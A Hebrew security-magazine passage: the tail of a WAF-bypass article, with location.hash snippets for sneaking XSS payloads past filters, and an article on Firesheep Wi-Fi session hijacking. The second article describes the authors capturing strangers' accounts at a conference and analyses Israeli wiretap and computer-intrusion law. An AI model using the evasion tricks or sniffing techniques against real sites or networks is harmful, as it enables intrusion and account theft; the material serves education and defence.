אגב, גם ניתן להפטר מהסולמית (הערך שנכנס ל-"location.hash" נכנס עם הסולמית) בעזרת שימוש באחד מהאובייקטים הבאים:

```
document.location.hash.slice(1)
top.location.hash.slice(1)
location.hash.slice(1)
```

סיכום

קיימים עוד מספר שיטות שונות לעקיפת מנגנוני ה-WAF הנפוצים היום. רוב השיטות מנצלות את העבודה שברב המקרים, היישום של מנגנוני ה-WAF הוא מבוסס Black List עקב "הנוחות" שבעניין. וכמו שהזכרתי כבר, היכולת למימוש המתקפות הנ"ל נובע מההפרש הטבעי הקיים בין מערכת ההגנה למערכת האפליקציה שאותה אנו מעוניינים לתקוף (או להגן- תלוי באיזה צד אנחנו נמצאים).

כאשר מיישמים מנגנוני WAF חשוב מאוד להקפיד על שני דברים שברב המקרים שפגשתי- לא מומשו:

- White List עד כמה שאפשר. הרבה יותר קל לחסום את מה שאסור במקום לחשוב על מה מותר, מפני שכך אנחנו מאפשרים מרחב פעולה רחב יותר לגולשים באתר (השאלה שתמיד עולה מהצוות שאחראי על האפליקציה: "אז מה יעשה בחור שקוראים לו "ג'וני"?") – אבל חשוב לזכור שכך אנו מאפשרים גם מרחב פעולה רחב יותר לתוקף!
- מימוש מערך ה-WAF באופן דו-כיווני, זאת אומרת שפעולת הפילטור תתבצע גם על המידע שמוחזר מהשרת, כאן זה כבר פחות בעיה, ואין בעיה לממש את העניין גם כ-Black List ולחסום מילים שאנו יודעים שלא אמורות לחזור- כמו שמות משתמשים, שמות טבלאות/עמודות, מילים שמעידות על שגיאות אפליקציה/Run time Errors, נתיבים מקומיים על השרת, מספרי גרסאות וכו' - על ידי כך אנחנו מקשים על התוקף בעת שלב איסוף המידע לצורך בניית המתקפה.

וכמו שציינתי בתחילת המאמר: מערך WAF הוא חשוב מאוד ובהרבה מקרים יוכל למנוע את המתקפה הבאה, אבל אסור להסתמך עליו והוא לא מחליף את הדרישות באבטחת האפליקציה.

כבשת הרשע: על בעיות האבטחה של רשתות אלחוטיות

מאת יהונתן י. קלינגר, עו"ד, עומר כהן.

הקדמה

לפני כחודש שוחררה לאויר העולם Firesheep. בקצרה, ולמי שלא התעדכן בנושא, Firesheep הביאה את היכולת להאזין לתעבורת הרשת האלחוטית שנמצאת לידך ולקבל גישה לחשבונות ה-Facebook, Gmail וה-Twitter של כל מי שסביבך, בהנתן שהרשת אינה מוצפנת. אותה פונקציה היתה ידועה זמן רב לאנשי אבטחה ונוצלה על ידי תוכנות כמו WiFiZoo ו-WireShark שאיפשרו האזנה לתעבורה; אלא שעד להגעת FireSheep השימוש בוצע על ידי יודעי ח"ן בלבד, במחשכים ולצרכים מרושעים. פתאום, באמצעות שלל כתבות בתקשורת, הצליח חוקר אבטחת מידע בשם אריק באטלר להביא לתודעת הציבור את השאלה האמיתית: אם הבעיה ידועה לאורך כל כך הרבה שנים, כיצד שעד כה היא לא נפתרה?

בטקסט קצר זה נציג, יחד ולחוד, את הבעיות הקיימות ברשתות אלחוטיות. עומר כהן, מומחה אבטחת מידע, יתמקד בהיבטים הטכנולוגיים, בסכנות לדליפה ובשאלה כיצד ניתן לתקן את הדלף. יהונתן קלינגר, עורך דין, יעסוק בשאלות שמעניינות אותנו: האם השימוש ב-FireSheep, או האזנה לתעבורה בלתי מוצפנת בכלל, הוא חוקי?

בעיית הרשתות הלא מוצפנות

הרשתות האלחוטיות החלו בסוף שנות התשעים של המאה הקודמת, ובשנת 1999 התגבשו שני פרוטוקולים: 802.11a ו-802.11b, שהעבירו תעבורה בתדרי 5GHz ו-2.4GHz. באותה העת, כל מחשב שהתחבר לתחנת בסיס יכל היה לבחור שתי אפשרויות: תקשורת שאינה מוצפנת או תקשורת מוצפנת באמצעות אבטחת WEP. התעבורה שאינה מוצפנת היתה מועברת על גלי רדיו פשוטים בין מחשבים לבין הנתבים, וכל משתמש היה יכול לקלוט את גלי הרדיו ולהעתיק את המידע המועבר. מנגד, שיטת ההצפנה שהתפתחתה, WEP, לא היתה טובה בהרבה; מודל הפעולה היה פשוט: בתחילה, משתמש הקצה שולח בקשת אותנטיקציה לנתב, הנתב שולח לו טקסט להצפנה, המשתמש מצפין את הטקסט באמצעות מפתח הWEP- שניתן לו, ושולח אותו בחזרה. לאחר מכן, הנתב מאמת את ההצפנה ומאשר את הגישה. הבעיה שנוצרה כאן היתה פשוטה: הרשתות נפרצו עוד בטרם הפרוטוקול נהיה פופולרי. בשנת 2001

פרסמו **סקוט פולהר**, **איציק מנטין** ו**עדי שמיר** מאמר בשם " Weakness in the Key Scheduling Algorithm of RC4" שהבהיר את הפשטות בפריצה, ובשנת 2008 כבר פרסמו אנדרה ביטאו, מארק הנדלי וג'ושוע לאקי מאמר ("The Final Nail in WEP's Coffin") שמציג את כשלי האבטחה.

פרוטוקולים נוספים שמאפשרים הצפנה הם ממשפחת WPA (Wireless Protected Access) בהם מפתח ההצפנה אינו נשלח בטקסט רגיל, אלא מוצפן, והינו ארוך יותר.

אלא, שעד היום רוב נקודות הגישה הינן בלתי מוצפנות. הסיבות לכך הן רבות; החל מבתי קפה שמעוניינים כי לקוחותיהם יתחברו בצורה נוחה לרשת, דרך בתים פרטיים שאינם מעוניינים בסיבוך של הצפנה ועד עסקים שאינם מודעים לסכנות הרשתות הלא מוצפנות.

הותרת הרשת פתוחה משאירה מצב בו מידע שמועבר בין מחשבים לנקודות הקצה ניתן לחטיפה והאזנה על ידי שדרי רדיו פשוטים. על פי מדריכים הקיימים ברשת, ניתן לעשות זאת בפחות מחמש דקות וזאת כיוון שכל כרטיס רשת אלחוטי יכול (אך לא חייב) לקלוט את כל שדרי הרדיו מכל הרשתות באיזור; הדבר לא שונה בהרבה מהקלטה של כל תדרי ה-FM באיזור או צילום מתמשך של כל תדרי האור בתדרים הנראים. אותה קלות היא שהביאה לשעוריה קלה בכל שנוגע להעתקה של שדרי רדיו. לפני כחצי שנה התגלה כי Google הקליטה את כל האותות שקלטה מרשתות שאינן מוצפנות בעת שמיפתה את הערים באמצעות רכבים. המיפוי גרם לתהודה ציבורית ולכך שגוגל הפסיקה עם המיפוי ואף לסכסוך משפטי של גוגל עם רשויות החוק.


אלא שמעשיה של גוגל לא היו כה חריגים בנוף. בחודש אוקטובר 2010 פורסם תוסף לדפדפן Firefox בשם FireSheep. התוסף אפשר לכל גולש לקבל שליטה על חשבונות אליהם גולשים משתמשים ברשת. התוסף אינו חדשני, אלא שהממשק שלו עוזר והופך את המלאכה שעד כה דרשה ידע בכתיבת שורות Bash או סקריפט קטן ללחיצת כפתור. בעקבות הגילויים בתקשורת אודות התוסף קמו מספר "פתרונות" לבעיה שיצר התוסף; לצערנו, אף אחד מפתרונות אלה אינו מספק את הדרישות הראויות על מנת להקרא פתרון, כיוון שהם מעמיסים על המחשב ועל התעבורה ואינם מונעים את הבעיה האמיתית, שהיא הקלות שבה ניתן לגלות את המידע. הפתרון הראשון הוא FireSheperd, שיוצר תעבורה מדומה ובלתי יעילה, שמטרתו היא לגרום לקריסה של מערכות Firesheep המאזינות לתעבורה. כמו כן, יצא לאור התוסף BlackSheep שמטרתו היא לזהות מתי מתחקים אחרייך ברשת האלחוטית. אלא, שבמקרה כזה התוסף אינו מושלם, הוא עובד רק עבור דפדפן Firefox והוא לא מונע את הבעיה, אלא רק מזהה אותה. אפשרות נוספת וחלקית היא התוסף HTTPSEverywhere שאמור להצפין את כל התעבורה לאתרים הגדולים שמאפשרים

זאת; אלא שאמור היא מילה בעייתית, במיוחד כיוון שכאשר אתרים מציגים Frame שנלקח מאחד מהאתרים אותם יכול FireSheep לחטוף, התוסף לא מאפשר את ההצפנה שלהם.

ניסויים קליניים

לצורך הניסוי פתחנו במעבדה רשת אלחוטית בשם "Firesheep_Warning" על ראוטר של Level One מסוג WBR-3406TX, עם חיבור 12 מגה של HOT ודרך ספקית האינטרנט CCC. המחשב המאזין היה מכונה וירטואלית של Windows XP שרצה תחת Ubuntu 10.10 ועבדה עם כרטיס Edimax USB 7318USg. העבודה העיקרית היתה לגרום לכל הקונפיגורציה הזו לעבוד. מסתבר שלהפעיל כרטיס רשת תחת מכונה וירטואלית זה נחמד, אבל לצערנו היכולת של חלונות לעבוד עם כרטיס הרשת היתה מוגבלת. קודם כל, הרשת היתה צריכה לעבור לערוץ 6 (ולא 11) על מנת להקלט בכלל (וניסינו עם מספר ראוטרים).


ההתחלה היתה מתסכלת ביותר, כאשר המכונה הוירטואלית לא קלטה את החשבונות שמחוברים מאותו מחשב על כרטיס אחר, אלא רק את אלו שחוברו מהמכונה הוירטואלית בלבד:



עם מחשב נוסף, ה-Aspire One AOA ZG5, הכבשה לא הצליחה לקלוט; כבר התחלתי לחשוד שמדובר בפיקציה. החלפתי למחשב נוסף, הDellXPS M1210- הותיק והנאמן שלי, אלא שגם אותו לא הצלחתי לקלוט. יוק.

מחר ננסה שוב בבית קפה.

כמה ימים מאוחר יותר נערכה "הועידה ה-12 לאבטחת מידע ולהמשכיות עסקית 2010" ויצאנו לנו לדרכנו לקראת הרצאה שם. הטלפון הסלולרי שלי, Nokia 72E, שימש כנקודת גישה שנקראה iFeel, כשם אתר האינטרנט של מארגני הכנס. עומר הריץ את Firesheep על ה-MacBook Air החדש והיפה שלו, ודווקא הצלחנו לקלוט יפה כל מיני פרטים, אבל היתה מגבלה של עשרה מכשירים שיכולים להתחבר. לכן, עומר הרים את MyWi שמאפשרת להפוך את ה-iPad שלו לראוטר.



מכאן, הצלחנו להראות לא מעט חיבורים שבוצעו לרשת, בין היתר חשבונות פייסבוק, יאהו, וורדפרס (שהיו שלנו) וגם חשבונות של מי שהתחבר באמצעות הרשת:

המסקנה היתה ברורה: הכבשה עובדת, לא טוב, אבל עובדת.

השאלות המשפטיות

שתי שאלות משפטיות עומדות בנוגע לשימוש בכלים לקליטת תעבורת רשת אלחוטית. שתי השאלות שונות ומצריכות התייחסות חדשנית למשפט, ויכול שבגלל המתח בין שתי שאלות אלה גם מי שישתמש בכלי כמו Firesheep עשוי למצוא עצמו מצליח להתגבר על אישומים פליליים; לגבי השאלה האזרחית, של האם מותר להשתמש במידע או לא, הרי שדווקא כאן לבית המשפט היתה לאחרונה הזדמנות לדון בשאלה זו (ת"א 17024-09-09 גל-על מוצרי שתיה בע"מ ואח נ" תנה תעשיות (1991) בע"מ ואח') אולם בית המשפט בחר להשאיר את השאלה ליום אחר, ואנו נגיע לכך בהמשך.

האם שימוש ב-Firesheep הינו האזנת סתר או חדירה לחומר מחשב: שני חוקים עשויים לחול על קליטת מידע באמצעות Firesheep; הראשון הוא חוק האזנת סתר - תשל"ט 1979, והשני הוא חוק המחשבים - תשנ"ה 1995. שני החוקים מכילים איסורים ספציפיים; הראשון אוסר על האזנה של שיחה, כאשר שיחה כוללת גם "תקשורת בין מחשבים"; השני אוסר על חדירה לחומר מחשב, אך קובע כי האזנת סתר אינה חדירה לחומר מחשב. כלומר, קליטת המידע באמצעות Firesheep הוא האזנה לתקשורת בין מחשבים ולא חדירה לחומר מחשב (להבדיל מהשימוש במידע שנקלט, שיכול להיות אחר כך חדירה). בית המשפט עמד על ההבדלים בין השניים בפ 40206/05 (מחוזי תל אביב) מדינת ישראל נ' אברהם בללי. באותו המקרה נדרש בית המשפט לשאלה (כחלק מפרשת הסוס הטרויאני) האם התקנה של סוס טרויאני על מחשבו של אדם היא חדירה לחומר מחשב או האזנת סתר ופסק כי מקרים בהם החוק קובע שמדובר בהאזנת סתר, לא יכולה להתקיים חדירה לחומר מחשב, ולהפך. לכן, חדירה לחומר מחשב היא רק העתקה של מידע שמאוחסן כרגע, בעוד שהאזנה היא קליטה של מידע שנמצא בתקשורת בין מחשבים:

> *"חרף הוראת סעיף 4 סיפא לחוק המחשבים, הקובע: "...אך למעט חדירה לחומר מחשב שהיא האזנה לפי חוק האזנת סתר, התשל"ט-1979", במקרה דנן אין כל מניעה להרשיע את הנאשם בגין העבירות הן לפי חוק המחשבים והן לפי חוק האזנת סתר, שכן בשלב הראשון, הנאשם חדר למחשבי הקורבנות כאשר באמצעות חֲדירה זו השיג הן חומרים האגורים במחשב והן חומרים שהושגו כתוצאה מ"תקשורת בין מחשבים"; בעוד שסעיף 4 לחוק המחשבים מתייחס לשלב החֲדירה למחשב והעתקת החומרים האגורים במחשבי הקורבנות, הרי שחוק האזנת סתר יחול על השלב הבא, ורק על אותם קבצים שהושגו תוך כדי ה"תקשורת בין המחשבים"."*

ההבדל בין האזנה לחדירה.

בהחלטה אחרת באותו התיק נשאל בית המשפט האם העתקה של הודעת דואר אלקטרוני היא האזנת סתר או חדירה לחומר מחשב. בית המשפט נשאל האם העתקה של הודעה שטרם הגיעה ליעדה היא האזנת סתר או תפיסה של חפץ, וקבע כי:

> *"יוצא כי מסעה של הודעת הדוא"ל בדרכה לנמען כוללת עצירות ביניים. דומה הדבר לרכב הנוסע מת"א לחיפה ובדרכו עוצר בתחנת דלק לשם תדלוק, האם ניתן לומר כי עצירה זו קוטעת את מסעו של האדם הנוהג ברכב מת"א לחיפה? האם ניתן לומר כי העצירה בתחנת הדלק משמעה סיום המסע ותחילת מסע חדש? אומנם מבחינה טכנית בוצעה עצירה אך מדובר בעצירה הכרחית לשם המשך המסע והגעה ליעד הסופי, כל עת שהרכב לא הגיע לחיפה נאמר כי האדם נמצא בדרכו ליעד שלשמו יצא. ובמילים אחרות, **בחינת מסעה של הודעת הדוא"ל בטווח האלקטרוני ראוי שתיבחן מתוך השקפה כוללת על תהליך תעבורת הדוא"ל מרגע שיגורו מנקודת המוצא ועד להגעתו למחשב היעד, מכאן שתפיסת המסר על מחשב ספק השרות מהווה תפיסה ב"זמן אמת" במהלך תהליך העברה ולפני שהסתיימה ה"תקשורת בין מחשבים", כהגדרת חוק האזנת סתר ל"שיחה"*** "* (פ 40206/05 מדינת ישראל נ' פילוסוף).

חשיבות הסיווג, האם Firesheep מבצעת האזנת סתר או חדירה לחומר מחשב דרושה לצורך הבנת ההגנות הרלוונטיות ולצורך בניית יסודות העוולה; בעוד שבמקרים של חדירה לחומר מחשב ניתן למנות הגנות כמו הרשאה (פ 9497/08 פרקליטות מחוז ירושלים נ' משה הלוי), במקרים של האזנת סתר קיימת הגנה טובה יותר.

האזנת סתר של שיחה פומבית.

חוק האזנת סתר קובע במפורש כי נאסר על האזנה לשיחה פרטית, ברשות היחיד, בין אדם לאדם. החוק קובע כי האזנה היא "קליטה או העתקה של שיחת הזולת, והכל באמצעות מכשיר"; ללא קיום המכשיר, אין האזנת סתר, והעניין חשוב במיוחד כאשר מדובר על קליטה אנושית. היתרון הנוסף של חוק האזנת סתר הוא סעיף 8 לחוק, שקובע כי האזנת סתר שנעשתה "בתחומי התדרים של חובבי רדיו ושל שידורים לציבור" היא האזנה מותרת, וכי האזנה שנעשתה ברשות הרבים "באקראי ובתום לב, אגב הקלטה גלויה שנועדה לפרסום ברבים או למחקר" היא מותרת, כאשר "רשות הרבים" מוגדר כ"מקום שאדם סביר יכול היה לצפות ששיחותיו יישמעו ללא הסכמתו, וכן מקום שבו מוחזק אותה שעה עצור או אסיר".

כמובן שלאור האמור במאמר זה ניתן להניח כי אדם סביר היה אמור לצפות ששיחותיו ברשתות שאינן מוצפנות ישמעו ללא הסכמתו; אלא שהדבר לא בהכרח נכון. כמו כן, השימוש בתוסף Firesheep אינו בדיוק "באקראי ובתום לב, אגב הקלטה גלויה". שאלת הצפיה הסבירה לפרטיות היתה אמורה לחול כאן (ברע 1376/02 יפת שלמה נ' ידיעות אחרונות) אלא ש-Firesheep יכול היה להיות מה שהפך את הכף.

במקרה מעניין מאוד בשנות התשעים הואשם **דב טל** בהאזנת סתר לאחר שזה רכש סורק תדרים והאזין לשיחות טלפון שבוצעו בין טלפונים סלולריים לא מוצפנים לטלפונים קוויים. בית המשפט נדרש לשאלה האם האזנה למכשיר סלולרי יכולה כלל להיות האזנת סתר ופסק כי על מנת שתבחן שאלת האזנת הסתר, השאלה הראשונה היא האם אדם יכול שיהיה כלל צד לשיחה: "הנאשם לא היה "בעל שיחה", כפשוטו של לשון ועל פי הפרשנות הראויה של הלכת צ'חנובר, אם אריה מינטקביץ, בעת שזה שוחח עם חיים שטסל או יואב יצחק, לפי הענין בכל אחת משתי השיחות המוקלטות. והטעם לכך נהיר וברור, שכן המכשיר שבו השתמש הנאשם להאזנה לשתי השיחות האלה, סורק הערוצים א/4, לא יועד, אף לא איפשר – ולא היתה על כך מחלוקת – למשתמש בו, לנהל שיחה עם מאן דהוא, כי אם להאזין בלבד". (תפ (ת"א) 2762/94 מדינת ישראל נ' דב טל).

דומה שבמקרה של רשתות אלחוטיות השאלה עשויה לקום, אולם עדיף שלא לדון בה בשלבים אלה; כן, למאזין ברשת אלחוטית בלתי מוצפנת האפשרות להיות צד לשיחה באמצעות ARP Poisoning או על ידי הוספת רכיבים לתקשורת, אך לא כך המטרה. בית המשפט המשיך במקרה של דב טל לדון בשאלה האם האזנה לתקשורת סלולרית לא מוצפנת יכולה להיות האזנה ותהה האם השיחה הסלולרית דומה יותר לטלפון קווי או למכשיר קשר; אם היתה השיחה דומה יותר למכשיר קשר, הרי שלא היה ניתן להרשיע את טל בסוגיה של האזנת סתר. בית המשפט דן בשאלה וקבע כי:

> "*מופרך יהא, לפיכך, גם מן הצד העניני הזה, לקבוע כי יש לראות את המשוחח בפלאפון, על פי טיב מכשירו, כמי שנתן הסכמתו להאזנה לו, ובכך להכשיר גם האזנה לשיחות טלפון, המואזנות, אגב כך, באמצעות הפלאפון, כאשר המשוחח בטלפון, לכל הדיעות, איננו כזה שניתן לראות בו מסכים להאזנה לשיחתו. הבחנה בין שני צידי השיחה, הפלאפון והפלאפון, לענין זה, איננה אפשרית טכנית ואף זה ממין הנימוקים התומכים בראיית הפלאפון כטלפון*".

במקרה מוקדם יותר, שאובחן על ידי בית המשפט במקרה של דב טל, פסק בית המשפט כי:

> "***אם בתקשורת של טלפון, המתנהלת כל כולה על גבי קו המתוח בין מכשירי הטלפון של בעלי השיחה, קיימת ציפיה טכנית ממילא גם ענינית ולאורה גם משפטית - שזר לא יתערב בשיחה, וההתערבות היא בבחינת הסגת גבול ענינית ומשפטית, הרי***

__בתקשורת על גלי האתר אין זכות ואין יסוד לצפיה אשר כזו__. אדרבא, יש כל הטעמים להיפוכה של צפיה זו. אדם המשלח דבריו ומילותיו באמצעות מיקרופון לגלי האתר, יודע מראש כי אף בלא שעוף השמים יוליך את הקול, הגלים עצמם מוליכים אותו לארבע רוחות השמים, וכל מי שמקלט רדיו בידו, ולא כל שכן מקלט רב עצמה וחד קליטה כמכשיר קשר של חובבים, בהכרח הוא שיקלוט את שיחתו אפילו בבלי משים. זה טבעם של גלי האתר, שהם פתוחים ומתפשטים במעגלותיהם הסמויים מן העין, וכך, כהוויתם, הם עומדים לרשותו של כל הבא לשדר. והוא, ברצותו משדר וברצותו אינו משדר. לפיכך, אם בידיעה ברורה של תנאי השידור והקליטה הוא עומד ומשדר, יש לראותו כמי שסבר וקיבל כי יהיה גם שומע ומאזין לא רצוי לשיחתו. עצם השידור מעיד עליו כי נתן הסכמתו לדבר או הביע יחסו החיובי לדבר" (עפ 48/87 איתן צ'חנובר נ' מדינת ישראל פ"ד מא(3) 581)

בית המשפט ממשיך ומסביר באותו המקרה כי "**כאשר הפותח בשיחה אומר את דבריו באופן שאחרים יכולים להאזין. הוא נוטל על עצמו את הסיכון, שאחרים, שהוא לא התכוון שיאזינו לשיחתו, ישמעוה**. דומה הוא לאדם הצועק את דבריו לחברו ברשות הרבים. אין הוא יכול לצפות, שדבריו יישארו סמויים, ושאחרים, המצויים בטווח שמיעה, לא ישמעו את דבריו. בפעלו כך הוא במודע הופך כל אדם כזה ל"בעל שיחתו". לעובדה, שהוא צועק את דבריו לא ברחוב אלא במכשיר האלחוט, ישנה אותה תוצאה על כל המשתמע מכך."

כלומר, אם להסתמך על הלכת צ'חנובר, ניתן להבין כי בהתחשב בכך שלאדם אין צפיה כי התשדורת תהיה פרטית, הרי שהאזנה לתעבורה לא תחשב האזנת סתר; אלא, שבמקרה כזה, אני בספק אם כך יהיה הדבר. בתי המשפט יעדיפו לאבחן את התעבורה האלחוטית כתעבורה פרטית, גם אם זו אינה מוצפנת מאותן סיבות שהודגמו בהלכת דב טל; השופט, שרגיל לגלוש באינטרנט ולא להבחין בין תעבורה מוצפנת לשאינה מוצפנת, יטען כי לגולש המצוי קיימת צפיה סבירה לפרטיות, גם אם טכנולוגית הדבר אינו נכון.

יש צורך לאבחן בין תעבורה מוצפנת, שתהיה זכאית להגנה על פי הלכות צ'חנובר ודב טל, לבין תעבורה פתוחה שדומה יותר לתקשורת רדיו חובבנים. העדר הידיעה של משתמשי הרשת האלחוטית לכך שניתן להאזין בקלות לתקשורת שלהם היא בעייתית, אבל היא לא תעזור כאשר התעבורה ממילא חשופה לכל.

חדירה לחומר מחשב: על השימוש במידע שנתפס.

עד כה עסקנו בשאלה האם מותר להשתמש בתוכנה כמו Firesheep על מנת להאזין לתעבורה. כעת, גם אם היינו יוצאים מנקודת הנחה שמותר להשתמש בתוכנה על מנת להאזין לתעבורה, עולה השאלה האם מותר להשתמש במידע שהושג [ותודה לעו"ד אפי פוקס שעזר בחיבור הפסקאות הבאות]: חוק המחשבים קובע בסעיף 4 את העבירה של חדירה לחומר מחשב ואומר כי "החודר שלא כדין לחומר מחשב הנמצא במחשב, דינו – מאסר שלוש שנים; לענין זה, "חדירה לחומר מחשב" – חדירה באמצעות התקשרות או התחברות עם מחשב, או על ידי הפעלתו, אך למעט חדירה לחומר מחשב שהיא האזנה לפי חוק האזנת סתר, התשל"ט-1979".

ראשית, יש עלינו להבין מהו יסוד ה"חדירה" אותו דורשת העבירה? יסוד החדירה דורש כניסה בלתי מורשית, בכח או תוך עקיפת אמצעי הגנה מפורשים. בהקשרים אחרים למונח חדירה, הבהיר בית המשפט העליון כי "*עניינו של הסעיף במניעת חדירה פוגענית לצנעת הפרט באמצעים טכנולוגיים, ולא בהגנה מפני שימוש פוגעני במראה פניו*" (רעפ 9818/01 שמעון ביטון נ' ציון סולטן (פורסם בנבו)), וכי חדירה דורשת אלימות השקולה לאלימות פיסית, גם במקרה של חדירה למחשב או באמצעותו (ד"נ 9/83 בית הדין הצבאי לערעורים נ' ועקנין, פ"ד מב(3) 837).

חדירה מפורשת כ-invasion: פלישה, כניסה בכח, התפרצות, או השגת גבול. דרישת החדירה בכח הינה משמעותית על מנת להבין מהו יסוד העבירה; עבירת חדירה לחומר מחשב דורשת מעקף של אמצעי הגנה."**עצם העובדה שבעל מחשב איננו שש למעשי החודר אליו, איננה מספקת. העובדה שבעל האתר איננו מעוניין במעשי אחרים אין לה דבר עם ההליך הפלילי. רק אם החדירה הצליחה לעקוף אמצעי אבטחה ברורים כלשהם, ומטרתה הייתה לעקוף אמצעים אלו, אז ורק אז מדובר בחדירה שלא כדין**" (ת"פ (י-ם) 3047/03 מדינת ישראל נ' מזרחי, פ"מ תשס"ג(3) 769 וכן תפ (ת"א) 10363/00 מדינת ישראל נ' ברמן רם (פורסם בנבו)).

פרשנות זו, הדורשת יסוד של כניסה בכח ולמטרות פסולות על מנת לקיים "חדירה" הינה הפרשנות היחידה המתיישבת עם ההגיון. כך גם גורס השופט טננבוים בהחלטה בנושא הלוי (פ 9497/08 מדינת ישראל נ' משה הלוי) כאשר פסק כי חדירה לאתר אינטרנט, לאחר שסופקה לנאשם מחרוזת שקולה לסיסמת הגלישה, בה ביצע הנאשם שורה של מעשים בשם המתלונן, אינה חדירה לחומר מחשב.

לשיטתנו, שימוש באמצעי כמו Firesheep מהווה יסוד כוחני, שמשמש לעקיפה של אמצעי אבטחה ברורים.

כלומר, בעוד שקליטת המידע על ידי Firesheep עשויה להיות חוקית במקרים מסוימים וכאשר הציבור מודע לסכנות הקיימות ברשתות אלחוטיות, הרי ששימוש במידע הזה לצורך חדירה לחשבונות המשתמש אינה, וככל הנראה תהווה חדירה לחומר מחשב. לאחר שאדם קיבל סיסמה על ידי האזנת סתר, גם אם אותה האזנה היא חוקית, עדיין אין בידיו הרשאה להשתמש בסיסמה זו.

